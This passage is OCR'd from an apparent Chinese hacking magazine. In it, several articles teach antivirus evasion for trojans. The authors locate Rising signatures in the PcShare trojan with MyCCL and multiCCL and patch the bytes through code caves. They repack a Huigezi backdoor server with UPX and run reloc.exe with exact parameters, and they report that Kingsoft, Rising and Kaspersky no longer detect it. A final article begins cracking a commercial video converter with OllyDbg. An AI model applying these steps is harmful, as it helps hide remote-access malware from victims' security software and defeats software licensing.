


图2

程序可以正常运行，如果在retn和原代码段之间加一点简单的花指令免杀效果会更好。使用惯了jmp跳转的小菜可能不大习惯，其实使用call也很简单，只需要把原来跳转到空白区域的jmp命令改成call，再把在空白处最后跳回原来特征码处的jmp命令换成retn命令就可以了。

二、特征码定位不一定用MyCCL

我是06年夏天开始学习的免杀，当时使用的定位工具是MyCCL，它因为良好的图形界面以及操作简单而被很多人使用，但它也有缺点，就是不能显示特征码段的长度，现在杀毒软件都是使用代码段来判断是否为木马，如果代码段越长，相对来说越容易修改特征码。比如杀毒软件定位的某一木马的一处特征码的长度是20个字节，我们只需要修改其中的任意一个或多个字节的内容就可以达到免杀的效果，而如果定位的特征码的长度是2个字节，我们能改的就只局限于这两个字节了。

multiCCL是07年出的一款特征码定位软件，它就可以显示特征码段的长度，下面来分别看一下MyCCL和multiCCL定位pcsharefree071125的update目录下PcInit.exe文件的瑞星文件特征码（关于multiCCL的具体用法在黑客X档案以前的杂志上曾经详细的介绍过，在这里我就不罗嗦了）：


```
特征码 物理地址/物理长度 (MyCCL的)
[特征] 000009C2_00000002
[特征] 000009FC_00000002
[特征] 0000176A_00000002
[特征] 0000244E_00000002

CharactorTotal=4 (multiCCL定位的)
Codz1=H_000009F9_000009FC_00000004_0000194F
Codz2=H_00000A12_00000A15_00000004_0000194F
Codz3=H_00001768_0000176B_00000004_0000194F
Codz4=H_0000244C_0000244F_00000004_0000194F
```

可以看到特征码段的长度都是4个字节，我们只需要修改4个字节中的任意一个字节就可以达到免杀的效果，而由于MyCCL没有显示特征码段的长度，就只能慢慢的试了。尤其是当特征码段的长度比较长时（我遇到过长度超过10字节的），使用multiCCL定位后免杀就要比使用MyCCL定位后免杀容易的多，所以小菜们可以考虑定位特征码时换用multiCCL。

以上两条小经验没什么技术含量，只是免杀的某些细节上变换一种方法而已，有什么不对的地方欢迎大家指正。

（本文所涉及到的OC、OD、multiCCL已收录到光盘中）



木马免杀新技巧之壳中改籽

文章难度：★★★
文章切入点：如何利用reloc对木马进行免杀

吾有型

这种免杀方法已经出来有一段时间了，不过直到现在还不是主流的免杀方法，并且该方法也很少有人使用，所以免杀效果非常好，各大黑客网站也很少见到相关的介绍，因此今天就就特意贡献给大家。

首先准备一个灰鸽子服务端（未加壳的），然后使用UPXSHELL加壳，将加壳后的文件命名为“加壳后.exe”，如图1。接着使用PEiD.exe打开查看，如图2。




图 1




图 2

这里有几个数据需要我们记录，等会儿和修改后的文件做比较用。先分别把程序入口点00081FB0、文件偏移量000301B0记录下来，然后点击查看EP区段，在区段查看上面点右键选择cave查找器，把upx壳区段upx1的RVA：00082168、偏移：00030368等参数也记录下来，如图3。




图 3

现在轮到我们的主角reloc.exe出场了，reloc是一款命令下的工具，为了操作方便，我建议大家编写一个bat文件和reloc存放在同一目录。

先来编辑这个bat文件，编辑bat文件格式如下：reloc 待修改程序 $程序入口 $文件偏移量 $壳的区段入口 $区段偏移参数。所以我们的bat文件的内容就是**reloc 加壳后.exe $81FB0$301B0$82168$30368 6**，各项数据前面的零不要写到bat里面，另外最后面的那个参数大家要注意，其实它是设置修改时的偏移量的，一般dll文件选择5，exe文件选择5-9之间的数，一般选择6就可以了。设置完毕，我们运行这个bat文件，开始修改。修改完成后使用PEiD.exe重新打开，可以发现PEiD已经无法分辨是什么壳了，如图4。

把原来记录的几个数据和现在的对比一下，发现程序入口和文件偏移量没有改变，而壳区段入口和区段偏移却改变了。由此我们也可以看出，peid不仅仅是通过每个程序的开头几十个字节来判断是哪种壳的，还还通过壳的区段入口开头的几十个字节来判断壳的类型，其实杀毒软件也是如此。最后我们看看免杀效果，金山、瑞星、卡巴全过了，如图5。其它的杀毒软件我没有安装就不测试了，大家可以自己去测试一下。




图 4




图 5

经过这么简单的修改后效果是非常好的，分析它实现免杀的原理，不难看出换一个角度思考问题的重要性，从壳的修改转到壳中籽的修改，不能不说这是一种创新。我是以UPX的壳来演示的，当然不只是UPX的壳可以改籽，大多数的壳也都可以，这就相当于大多数壳都有了一个变异。另外壳中改籽法不仅可以用于免杀，还可以用于防止我们的程序被破解，希望叉子们能够好好的掌握这种方法。

（本文所涉及到的PEiD 0.94、UPX压缩和解压器、reloc.exe已收录到光盘中）

文章难易度：★★★
文章知识点：利用Olldbg和ResHacker对软件进行破解和汉化

简简单单破解汉化TVC

阿虚

前段时间朋友买了一个手机，想用它看视频，可网上大部分都是RM/RMVB的电影视频，他的手机不支持，无奈跑来找我要个好的转换工具。在网上找了一圈，发现了一个叫作Total Video Converter的英文转换工具（以下简称为TVC），支持多种格式转换，可以免费使用15天，之后就要钱了。正好发现了一个破解版，可下载回来一用，发现有很多错误，有的格式转换还不能用，还是自己动动手破解汉化一个吧。

在破解软件之前先向小菜们介绍几个常用的汇编转移指令和一些Olldbg的快捷键。

> JMP　无条件转移指令，也就是说程序在遇到这条指令时，没有任何条件就会跳到这条指令后面所跟的地址的地方去继续执行下一条指令；
>
